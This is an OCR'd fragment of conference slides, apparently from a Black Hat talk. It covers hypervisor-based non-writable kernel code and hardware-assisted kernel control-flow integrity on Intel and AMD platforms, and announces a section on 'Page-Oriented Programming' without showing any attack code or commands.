


SX: Supervisor Execute   UX: User Execute


* Intel Extended Page Table (EPT) and AMD Rapid Virtualization Indexing (RVI) support Second-Level Address Translation (SLAT)

** Intel Mode-Based Execution Control (MBEC) and AMD Guest Mode Execution Trap (GMET) support the mode-based execution


Hypervisor-Based Non-Writable Code Mechanism (2)



Hypervisor-Based Non-Writable Code Mechanism (3)



Hypervisor-Based Non-Writable Code Mechanism (3)



Unauthorized **modification** and **injection** are **prevented**!

Contents

- Control-Flow Integrity (CFI)
- Hardware-Assisted Kernel CFI in Use
- **Page-Oriented Programming** 
- Demo
- Conclusion and Black Hat Sound Bytes

The hypervisor-based non-writable code mechanism

and hardware-assisted kernel CFI are

effective and work properly


The hypervisor-based non-writable code mechanism

and hardware-assisted kernel CFI ~~are~~ were

